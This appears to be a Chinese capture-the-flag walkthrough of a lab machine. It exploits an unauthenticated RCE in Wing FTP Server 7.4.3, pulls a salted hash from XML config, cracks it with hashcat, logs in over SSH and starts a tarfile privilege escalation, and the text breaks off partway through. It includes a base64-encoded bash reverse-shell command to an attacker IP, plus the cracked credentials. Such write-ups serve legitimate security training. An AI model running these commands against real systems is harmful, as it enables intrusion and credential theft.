かわいた木枯らし そよそよと
靶机ip:10.129.118.31
难度:简单/中等
涉及内容:端口扫描与服务枚举 :使用 RustScan 快速确定开放端口,并结合 Gobuster 进行子域名/虚拟主机爆破 。
Web 漏洞利用 :针对特定版本的 Wing FTP Server (v7.4.3) 利用未授权远程代码执行(RCE)漏洞 。
凭据提取与破解 :分析 XML 配置文件以获取加盐(Salted)的哈希值,并使用 Hashcat 配合 rockyou.txt 字典进行离线破解 。
高级权限提升 :利用 Python tarfile 模块在处理超长路径时的逻辑缺陷(CVE-2025-4517)绕过安全过滤器,实现任意文件写入 。
端口扫描:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 ┌──(root㉿kaada)-[/home/kali/Desktop]__ {_ _}{ {__ / ___} / {} \ | `| | | .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ | `-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-' The Modern Day Port Scanner. __ _____ _____ _____ _____ _____ _____ _____ ___: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : -------------------------------------- '--ulimit 5000' .

直接访问ip提示我们把域名加上,那就gobuster顺便做个子域名爆破。
爆破出了ftp.wingdata.htb,都给加上去。
1 10.129.118.31 wingdata.htb ftp.wingdata.htb
底下泄露了服务及版本,查一下有相关exp可以利用。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 ┌──(root㉿kaada)-[/home/kali/Desktop]Path Server - (Authenticated) Command Execution (Metasploit) | windows/remote/34517. rbServer - Authenticated CSRF (Delete Admin ) | php/webapps/48200. txtServer 3.2 .4 - Cross -Site Request Forgery | multiple/webapps/10821. txtServer 4.3 .8 - Remote Code Execution (RCE) (Authenticated) | windows/remote/50720. pyServer 6.0 .7 - Unquoted Service Path | windows/local /47818. txtServer 6.2 .3 - Privilege Escalation | windows/local /48160. pyServer 6.2 .5 - Privilege Escalation | multiple/webapps/48154. shServer 6.3 .8 - Remote Code Execution (Authenticated) | lua/webapps/48676. txtServer 7.4 .3 - Unauthenticated Remote Code Execution (RCE) | multiple/remote/52347. pyServer Admin 4.4 .5 - Cross -Site Request Forgery (Add User ) | php/webapps/36992. txtServer Admin 4.4 .5 - Multiple Vulnerabilities | windows/webapps/36861. txtNo Results
刚好有一个对的上的,直接使用它拿shell。
1 2 3 4 5 ┌──(root㉿kaada)-[/home/kali/Desktop ]52347. py 52347. py [-h] [-u URL ] [-f FILE ] [-c COMMAND ] [-v] [-o OUTPUT ] [-U USERNAME ]52347. py: error: Either -u/--url or -f/--file must be specified.
1 2 3 4 5 6 7 8 9 10 11 12 ┌──(root㉿kaada)-[/home/kali/Desktop]"http://ftp.wingdata.htb/" -c "printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTkvNDQ0NCAwPiYxKSAm|base64 -d|bash" command : 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTkvNDQ0NCAwPiYxKSAm|base64 -d|bash' and username: 'anonymous'
1 2 3 4 5 6 7 8 9 10 ────────────────────────────────────────────────────────────────────────────────Main Menu (m) 💀 Payloads (p ) 🔄 Clear (Ctrl-L) 🚫 Quit (q /Ctrl-C)[+] Got reverse shell from wingdata-10.129 .118.31 -Linux-x86_64 😍 Assigned SessionID <1 >[+] Attempting to upgrade shell to PTY...[+] Shell upgraded successfully using /usr/local/bin/python3! 💪[+] Interacting with session [1] , Shell Type: PTY, Menu key: F12 10.129 .118.31 _Linux_x86_64/2026 _02_15-01 _47_49-913 .log 📜
之后信息收集一波,发现了user以及密码
注意这里的密码是加盐过的,盐值可以在一个xml文件里找到。
1 2 3 4 wingftp@wingdata :/opt/wftpserver $ ls /home@wingdata :/opt/wftpserver $
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
wingftp@wingdata:/opt/wftpserver/Data/1$ cat settings.xml <?xml version="1.0" ?> <DOMAIN_OPTION Description ="Wing FTP Server Domain settings" > <Domain_Max_Session > 0</Domain_Max_Session > <Domain_Per_Ip_Max_Session > 0</Domain_Per_Ip_Max_Session > <Per_Session_Max_Download_Speed > 0</Per_Session_Max_Download_Speed > <Per_Session_Max_Upload_Speed > 0</Per_Session_Max_Upload_Speed > <Domain_Max_Download_Speed > 0</Domain_Max_Download_Speed > <Domain_Max_Upload_Speed > 0</Domain_Max_Upload_Speed > <Per_User_Max_Download_Speed > 0</Per_User_Max_Download_Speed > <Per_User_Max_Upload_Speed > 0</Per_User_Max_Upload_Speed > <Passive_Type > 0</Passive_Type > <Pasv_Ip_Refresh_Interval > 60</Pasv_Ip_Refresh_Interval > <Fixed_Ip > </Fixed_Ip > <Web_Ip > http://ip.wftpserver.com/w/getIP.php</Web_Ip > <DNS_Ip > </DNS_Ip > <Enable_UPnP_For_Passive_Ports > 0</Enable_UPnP_For_Passive_Ports > <Min_Passive_Port > 1024</Min_Passive_Port > <Max_Passive_Port > 1124</Max_Passive_Port > <Transfer_Buffer_Size > 65535</Transfer_Buffer_Size > <Userdata_Access_Style > 1</Userdata_Access_Style > <MYSQL_Address > localhost</MYSQL_Address > <MYSQL_Port > 3306</MYSQL_Port > <MYSQL_Username > root</MYSQL_Username > <MYSQL_Password > </MYSQL_Password > <MYSQL_DatabaseName > wftp_database</MYSQL_DatabaseName > <MYSQL_UnixSocket > </MYSQL_UnixSocket > <ODBC_DSN_Address > </ODBC_DSN_Address > <ODBC_DSN_Username > </ODBC_DSN_Username > <ODBC_DSN_Password > </ODBC_DSN_Password > <Enable_Mode_Z_support > 0</Enable_Mode_Z_support > <Default_Compression_level > 8</Default_Compression_level > <Min_Compression_level > 1</Min_Compression_level > <Max_Compression_level > 9</Max_Compression_level > <Enable_SFV_Check > 0</Enable_SFV_Check > <SFV_Check_Create_Missing > 0</SFV_Check_Create_Missing > <SFV_Check_Bad_File > 0</SFV_Check_Bad_File > <SFV_Check_Create_Progress > 0</SFV_Check_Create_Progress > <SFV_Check_Send_Result > 0</SFV_Check_Send_Result > <Anti_Hammer_Enable > 1</Anti_Hammer_Enable > <Anti_Hammer_Block_Time > 180</Anti_Hammer_Block_Time > <Anti_Hammer_Login_Failed_Counts > 10</Anti_Hammer_Login_Failed_Counts > <Anti_Hammer_Interval > 90</Anti_Hammer_Interval > <Anti_Hammer_Send_Message > 0</Anti_Hammer_Send_Message > <SSL_Name > wftp_default_ssl</SSL_Name > <SSH_Name > wftp_default_ssh</SSH_Name > <SSH_Use_UTF8 > 1</SSH_Use_UTF8 > <SMTP_Name > </SMTP_Name > <Enable_FXP > 0</Enable_FXP > <Enable_WebLink > 0</Enable_WebLink > <Enable_Logfile > 1</Enable_Logfile > <Logfile_Name > %Y-%M-%D.log</Logfile_Name > <Logfile_Maxsize > 512000</Logfile_Maxsize > <Message_Log_File_Enable > 1</Message_Log_File_Enable > <Message_Log_Scrn_Enable > 1</Message_Log_Scrn_Enable > <Security_Log_File_Enable > 1</Security_Log_File_Enable > <Security_Log_Scrn_Enable > 1</Security_Log_Scrn_Enable > <FTP_Command_Log_File_Enable > 1</FTP_Command_Log_File_Enable > <FTP_Command_Log_Scrn_Enable > 1</FTP_Command_Log_Scrn_Enable > <FTP_Response_Log_File_Enable > 1</FTP_Response_Log_File_Enable > <FTP_Response_Log_Scrn_Enable > 1</FTP_Response_Log_Scrn_Enable > <WEB_Command_Log_File_Enable > 1</WEB_Command_Log_File_Enable > <WEB_Command_Log_Scrn_Enable > 1</WEB_Command_Log_Scrn_Enable > <WEB_Response_Log_File_Enable > 1</WEB_Response_Log_File_Enable > <WEB_Response_Log_Scrn_Enable > 1</WEB_Response_Log_Scrn_Enable > <SSH_Command_Log_File_Enable > 1</SSH_Command_Log_File_Enable > <SSH_Command_Log_Scrn_Enable > 1</SSH_Command_Log_Scrn_Enable > <SSH_Response_Log_File_Enable > 1</SSH_Response_Log_File_Enable > <SSH_Response_Log_Scrn_Enable > 1</SSH_Response_Log_Scrn_Enable > <ODBC_Error_Log_File_Enable > 1</ODBC_Error_Log_File_Enable > <ODBC_Error_Log_Scrn_Enable > 1</ODBC_Error_Log_Scrn_Enable > <MYSQL_Error_Log_File_Enable > 1</MYSQL_Error_Log_File_Enable > <MYSQL_Error_Log_Scrn_Enable > 1</MYSQL_Error_Log_Scrn_Enable > <LUA_Error_Log_File_Enable > 1</LUA_Error_Log_File_Enable > <LUA_Error_Log_Scrn_Enable > 1</LUA_Error_Log_Scrn_Enable > <Mail_Error_Log_File_Enable > 1</Mail_Error_Log_File_Enable > <Mail_Error_Log_Scrn_Enable > 1</Mail_Error_Log_Scrn_Enable > <File_Error_Log_File_Enable > 1</File_Error_Log_File_Enable > <File_Error_Log_Scrn_Enable > 1</File_Error_Log_Scrn_Enable > <Normal_Error_Log_File_Enable > 1</Normal_Error_Log_File_Enable > <Normal_Error_Log_Scrn_Enable > 1</Normal_Error_Log_Scrn_Enable > <Message_Welcome > %ServerName ready...</Message_Welcome > <Message_Login > User %Name logged in.</Message_Login > <Message_Change_Dir > CWD command ok. " %Dir" is current directory.</Message_Change_Dir > <Message_Dir_List > Transfer ok.</Message_Dir_List > <Message_File_Upload > File received ok. Transferred:%ConTransferBytes;Average speed is:%ConTransferSpeedKBS</Message_File_Upload > <Message_File_Download > File sent ok. Transferred:%ConTransferBytes;Average speed is:%ConTransferSpeedKBS</Message_File_Download > <Message_System_Command > UNIX Type: L8</Message_System_Command > <Message_Quit_Command > Goodbye.</Message_Quit_Command > <Enable_UPnP_For_Listener_Ports > 0</Enable_UPnP_For_Listener_Ports > <Max_Number_Sessions_Per_User_Account > 0</Max_Number_Sessions_Per_User_Account > <Max_Sessions_Per_Ip_For_User_Account > 0</Max_Sessions_Per_Ip_For_User_Account > <Command_Timeout_Min > 5</Command_Timeout_Min > <Enable_Domain_Logo > 0</Enable_Domain_Logo > <Transfer_Timeout_Minutes > 5</Transfer_Timeout_Minutes > <ADUser_Enable > 0</ADUser_Enable > <ADUser_Domain > </ADUser_Domain > <ADUser_Directory > </ADUser_Directory > <ADUser_Enable_OwnDir > 0</ADUser_Enable_OwnDir > <ADUser_Enable_FileRead > 1</ADUser_Enable_FileRead > <ADUser_Enable_FileWrite > 0</ADUser_Enable_FileWrite > <ADUser_Enable_FileAppend > 0</ADUser_Enable_FileAppend > <ADUser_Enable_FileDelete > 0</ADUser_Enable_FileDelete > <ADUser_Enable_DirRename > 0</ADUser_Enable_DirRename > <ADUser_Enable_DirList > 1</ADUser_Enable_DirList > <ADUser_Enable_DirCreate > 0</ADUser_Enable_DirCreate > <ADUser_Enable_DirDelete > 0</ADUser_Enable_DirDelete > <ADUser_Enable_FileRename > 0</ADUser_Enable_FileRename > <ADUser_Enable_ZipFile > 0</ADUser_Enable_ZipFile > <ADUser_Enable_UnzipFile > 0</ADUser_Enable_UnzipFile > <ADUser_User_Mapping > ADUser001:LocalUser001
 ADUser002:LocalUser002</ADUser_User_Mapping > <LDAP_Enable > 0</LDAP_Enable > <LDAP_Host > localhost</LDAP_Host > <LDAP_Port > 389</LDAP_Port > <LDAP_UseSSL > 0</LDAP_UseSSL > <LDAP_BindDN > </LDAP_BindDN > <LDAP_BindPass > </LDAP_BindPass > <LDAP_BaseDN > </LDAP_BaseDN > <LDAP_Filter > (& (objectClass=posixAccount)(uid=%s))</LDAP_Filter > <LDAP_Directory > </LDAP_Directory > <LDAP_Enable_OwnDir > 0</LDAP_Enable_OwnDir > <LDAP_Enable_FileRead > 1</LDAP_Enable_FileRead > <LDAP_Enable_FileWrite > 0</LDAP_Enable_FileWrite > <LDAP_Enable_FileAppend > 0</LDAP_Enable_FileAppend > <LDAP_Enable_FileDelete > 0</LDAP_Enable_FileDelete > <LDAP_Enable_DirRename > 0</LDAP_Enable_DirRename > <LDAP_Enable_DirList > 1</LDAP_Enable_DirList > <LDAP_Enable_DirCreate > 0</LDAP_Enable_DirCreate > <LDAP_Enable_DirDelete > 0</LDAP_Enable_DirDelete > <LDAP_Enable_FileRename > 0</LDAP_Enable_FileRename > <LDAP_Enable_ZipFile > 0</LDAP_Enable_ZipFile > <LDAP_Enable_UnzipFile > 0</LDAP_Enable_UnzipFile > <LDAP_User_Mapping > LDAPUser001:LocalUser001
 LDAPUser002:LocalUser002</LDAP_User_Mapping > <LDAP_Group_Mapping > CN=ADGroup1,CN=Builtin,DC=wftpserver,DC=com:LocalUser1
 CN=ADGroup2,CN=Builtin,DC=wftpserver,DC=com:LocalUser2</LDAP_Group_Mapping > <LDAP_Version > 3</LDAP_Version > <LDAP_Dir_Lowercase > 0</LDAP_Dir_Lowercase > <WebLink_Speed > 0</WebLink_Speed > <LIST_TIME_GMT > 1</LIST_TIME_GMT > <Logfile_Compress > 1</Logfile_Compress > <Enable_UTF8_ON > 1</Enable_UTF8_ON > <Enable_AUTH_ON > 1</Enable_AUTH_ON > <Use_LANIP_For_LAN_Client_Passive > 1</Use_LANIP_For_LAN_Client_Passive > <Min_Password_Length > 0</Min_Password_Length > <Password_Have_Numerals > 0</Password_Have_Numerals > <Password_Have_Lowercase > 0</Password_Have_Lowercase > <Password_Have_Uppercase > 0</Password_Have_Uppercase > <Password_Have_Nonalphanumeric > 0</Password_Have_Nonalphanumeric > <Enable_NTFS_Permission > 0</Enable_NTFS_Permission > <EnableSHA256 > 1</EnableSHA256 > <Enable_HTTPS_Redirect > 0</Enable_HTTPS_Redirect > <HTTPS_Redirect_Port > 443</HTTPS_Redirect_Port > <Change_Password_Firstlogon > 0</Change_Password_Firstlogon > <Enable_UploadLink > 0</Enable_UploadLink > <UploadLink_Speed > 0</UploadLink_Speed > <Additional_HTTP_Headers > </Additional_HTTP_Headers > <Allow_Passive_Active_Mode > 2</Allow_Passive_Active_Mode > <Passive_Listener_Timeout > 30</Passive_Listener_Timeout > <Auto_Passive_Port_Forward > 0</Auto_Passive_Port_Forward > <MYSQL_Set_UTF8 > 1</MYSQL_Set_UTF8 > <Enable_Domain > 1</Enable_Domain > <Auto_Active_Port_Forward > 0</Auto_Active_Port_Forward > <Weblink_URL > </Weblink_URL > <Enable_Symbolic_Link > 0</Enable_Symbolic_Link > <Enable_Welcome_Message > 0</Enable_Welcome_Message > <Welcome_Message > </Welcome_Message > <Keep_Old_Weblink > 0</Keep_Old_Weblink > <Uplink_Overwrite_File > 0</Uplink_Overwrite_File > <SSH_Banner > WingFTPServer</SSH_Banner > <HTTP_KeepAlive > 1</HTTP_KeepAlive > <Enable_Weblink_Subfolder > 0</Enable_Weblink_Subfolder > <TLS_Session_Timeout > 3600</TLS_Session_Timeout > <EnablePasswordSalting > 1</EnablePasswordSalting > <SaltingString > WingFTP</SaltingString > <Enable_Log_Millisecond > 0</Enable_Log_Millisecond > <LDAP_Mapping_CaseInsensitive > 0</LDAP_Mapping_CaseInsensitive > <LDAP_Timeout > 10</LDAP_Timeout > <Keep_Anonymous_Weblink > 0</Keep_Anonymous_Weblink > <Transfer_Limit > <Transfer_Limit_Enable > 0</Transfer_Limit_Enable > <Transfer_Limit_Reset > 0</Transfer_Limit_Reset > <Transfer_Limit_Reset_Time > 0</Transfer_Limit_Reset_Time > <Enable_Upload_Limit_Never > 0</Enable_Upload_Limit_Never > <Current_Upload_Size_Never > 0</Current_Upload_Size_Never > <Max_Upload_Size_Never > 0</Max_Upload_Size_Never > <Enable_Download_Limit_Never > 0</Enable_Download_Limit_Never > <Current_Download_Size_Never > 0</Current_Download_Size_Never > <Max_Download_Size_Never > 0</Max_Download_Size_Never > <Enable_Upload_Limit_Hourly > 0</Enable_Upload_Limit_Hourly > <Current_Upload_Size_Hourly > 0</Current_Upload_Size_Hourly > <Max_Upload_Size_Hourly > 0</Max_Upload_Size_Hourly > <Enable_Download_Limit_Hourly > 0</Enable_Download_Limit_Hourly > <Current_Download_Size_Hourly > 0</Current_Download_Size_Hourly > <Max_Download_Size_Hourly > 0</Max_Download_Size_Hourly > <Enable_Upload_Limit_Daily > 0</Enable_Upload_Limit_Daily > <Current_Upload_Size_Daily > 0</Current_Upload_Size_Daily > <Max_Upload_Size_Daily > 0</Max_Upload_Size_Daily > <Enable_Download_Limit_Daily > 0</Enable_Download_Limit_Daily > <Current_Download_Size_Daily > 0</Current_Download_Size_Daily > <Max_Download_Size_Daily > 0</Max_Download_Size_Daily > <Enable_Upload_Limit_Weekly > 0</Enable_Upload_Limit_Weekly > <Current_Upload_Size_Weekly > 0</Current_Upload_Size_Weekly > <Max_Upload_Size_Weekly > 0</Max_Upload_Size_Weekly > <Enable_Download_Limit_Weekly > 0</Enable_Download_Limit_Weekly > <Current_Download_Size_Weekly > 0</Current_Download_Size_Weekly > <Max_Download_Size_Weekly > 0</Max_Download_Size_Weekly > <Enable_Upload_Limit_Monthly > 0</Enable_Upload_Limit_Monthly > <Current_Upload_Size_Monthly > 0</Current_Upload_Size_Monthly > <Max_Upload_Size_Monthly > 0</Max_Upload_Size_Monthly > <Enable_Download_Limit_Monthly > 0</Enable_Download_Limit_Monthly > <Current_Download_Size_Monthly > 0</Current_Download_Size_Monthly > <Max_Download_Size_Monthly > 0</Max_Download_Size_Monthly > </Transfer_Limit > </DOMAIN_OPTION >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml <?xml version="1.0" ?> <USER_ACCOUNTS Description ="Wing FTP Server User Accounts" > <USER > <UserName > wacky</UserName > <EnableAccount > 1</EnableAccount > <EnablePassword > 1</EnablePassword > <Password > 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password > <ProtocolType > 63</ProtocolType > <EnableExpire > 0</EnableExpire > <ExpireTime > 2025-12-02 12:02:46</ExpireTime > <MaxDownloadSpeedPerSession > 0</MaxDownloadSpeedPerSession > <MaxUploadSpeedPerSession > 0</MaxUploadSpeedPerSession > <MaxDownloadSpeedPerUser > 0</MaxDownloadSpeedPerUser > <MaxUploadSpeedPerUser > 0</MaxUploadSpeedPerUser > <SessionNoCommandTimeOut > 5</SessionNoCommandTimeOut > <SessionNoTransferTimeOut > 5</SessionNoTransferTimeOut > <MaxConnection > 0</MaxConnection > <ConnectionPerIp > 0</ConnectionPerIp > <PasswordLength > 0</PasswordLength > <ShowHiddenFile > 0</ShowHiddenFile > <CanChangePassword > 0</CanChangePassword > <CanSendMessageToServer > 0</CanSendMessageToServer > <EnableSSHPublicKeyAuth > 0</EnableSSHPublicKeyAuth > <SSHPublicKeyPath > </SSHPublicKeyPath > <SSHAuthMethod > 0</SSHAuthMethod > <EnableWeblink > 1</EnableWeblink > <EnableUplink > 1</EnableUplink > <EnableTwoFactor > 0</EnableTwoFactor > <TwoFactorCode > </TwoFactorCode > <ExtraInfo > </ExtraInfo > <CurrentCredit > 0</CurrentCredit > <RatioDownload > 1</RatioDownload > <RatioUpload > 1</RatioUpload > <RatioCountMethod > 0</RatioCountMethod > <EnableRatio > 0</EnableRatio > <MaxQuota > 0</MaxQuota > <CurrentQuota > 0</CurrentQuota > <EnableQuota > 0</EnableQuota > <NotesName > </NotesName > <NotesAddress > </NotesAddress > <NotesZipCode > </NotesZipCode > <NotesPhone > </NotesPhone > <NotesFax > </NotesFax > <NotesEmail > </NotesEmail > <NotesMemo > </NotesMemo > <EnableUploadLimit > 0</EnableUploadLimit > <CurLimitUploadSize > 0</CurLimitUploadSize > <MaxLimitUploadSize > 0</MaxLimitUploadSize > <EnableDownloadLimit > 0</EnableDownloadLimit > <CurLimitDownloadLimit > 0</CurLimitDownloadLimit > <MaxLimitDownloadLimit > 0</MaxLimitDownloadLimit > <LimitResetType > 0</LimitResetType > <LimitResetTime > 1762103089</LimitResetTime > <TotalReceivedBytes > 0</TotalReceivedBytes > <TotalSentBytes > 0</TotalSentBytes > <LoginCount > 2</LoginCount > <FileDownload > 0</FileDownload > <FileUpload > 0</FileUpload > <FailedDownload > 0</FailedDownload > <FailedUpload > 0</FailedUpload > <LastLoginIp > 127.0.0.1</LastLoginIp > <LastLoginTime > 2025-11-02 12:28:52</LastLoginTime > <EnableSchedule > 0</EnableSchedule > </USER > </USER_ACCOUNTS >
盐值是WingFTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
┌──(root㉿kaada)-[/home/kali/Desktop] └─# hashcat -m 1410 -a 0 wacky_hash.txt /usr/share/wordlists/rockyou.txt hashcat (v7.1.2) starting OpenCL API (OpenCL 3.0 PoCL 6.0 +debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1 .8 , SLEEF, DISTRO, POCL_DEBUG) - Platform ==================================================================================================================================================== * Device Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256 Minimum salt length supported by kernel: 0 Maximum salt length supported by kernel: 256 Hashes: 1 digests; 1 unique digests, 1 unique salts Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5 /13 rotates Rules: 1 Optimizers applied: * Zero-Byte * Early-Skip * Not-Iterated * Single-Hash * Single-Salt * Raw-Hash ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -O to your commandline. See the above message to find out about the exact limits. Watchdog: Temperature abort trigger set to 90c Host memory allocated for this attack: 513 MB (4957 MB free) Dictionary cache hit: * Filename..: /usr/share/wordlists/rockyou.txt * Passwords.: 14344385 * Bytes.....: 139921507 * Keyspace..: 14344385 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5 Session..........: hashcat Status...........: Cracked Hash.Mode........: 1410 (sha256($pass.$salt)) Hash.Target......: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87...ingFTP Time.Started.....: Sat Feb 14 22 :49:50 2026 (3 secs) Time.Estimated...: Sat Feb 14 22 :49:53 2026 (0 secs) Kernel.Feature...: Pure Kernel (password length 0 -256 bytes) Guess.Base.......: File (/usr/share/wordlists/rockyou.txt) Guess.Queue......: 1 /1 (100.00%) Speed.#01........: 4512.9 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8 Recovered........: 1 /1 (100.00%) Digests (total), 1 /1 (100.00%) Digests (new) Progress.........: 14344192 /14344385 (100.00%) Rejected.........: 0 /14344192 (0.00%) Restore.Point....: 14340096 /14344385 (99.97%) Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1 Candidate.Engine.: Device Generator Candidates.#01...: !carolyn -> ladykitz Hardware.Mon.#01.: Util: 43 % Started: Sat Feb 14 22 :49:50 2026 Stopped: Sat Feb 14 22 :49:55 2026
拿到了密码!#7Blushing^*Bride5
接下来以wacky的身份登录。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 ┌──(root㉿kaada)-[/home/kali/Desktop]10.129 .168.131 of host key fingerprint is : SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8 M9tU+6 pQhjBG3a4wkey is known by the following other names/addresses:169 : [hashed name]172 : [hashed name]to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added 10.129 .168.131 6.1 .0 -42 -amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1 .159 -1 (2025 -12 -30 ) x86_64with the Debian GNU/Linux system are free software;for each program are described in thein /usr/share/doc/*/copyright.with ABSOLUTELY NO WARRANTY, to the extentby applicable law.15 01 :55 :03 2026 from 10.10 .14.19
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
wacky@wingdata:~$ sudo -lfor wacky on wingdata:/usr/ local/sbin\:/u sr/local/ bin\:/usr/ sbin\:/usr/ bin\:/sbin\:/ bin, use_pty/usr/ local/bin/ python3 /opt/ backup_clients/restore_backup_clients.py */opt/ backup_clients/restore_backup_clients.py"/opt/backup_clients/backups" "/opt/backup_clients/restored_backups" if not re.fullmatch(r"^backup_\d+\.tar$" , filename):'_' )[1 ].rstrip('.tar' )"0" r"^[a-zA-Z0-9_]{1,24}$" , tag))"Restore client configuration from a validated backup tarball." ,"Example: sudo %(prog)s -b backup_1001.tar -r restore_john" "-b" , "--backup" ,"Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, " "where <client_id> is a positive integer, e.g., backup_1001.tar)" "-r" , "--restore-dir" ,"Staging directory name for the restore operation. " "Must follow the format: restore_<client_user> (e.g., restore_john). " "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)." if not validate_backup_name(args.backup):"[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)" , file=sys.stderr)exit (1 )if not os.path.isfile(backup_path):"[!] Backup file not found: {backup_path}" , file=sys.stderr)exit (1 )if not args.restore_dir.startswith("restore_" ):"[!] --restore-dir must start with 'restore_'" , file=sys.stderr)exit (1 )8 :]if not tag:"[!] --restore-dir must include a non-empty tag after 'restore_'" , file=sys.stderr)exit (1 )if not validate_restore_tag(tag):"[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores" , file=sys.stderr)exit (1 )"[+] Backup: {args.backup}" )"[+] Staging directory: 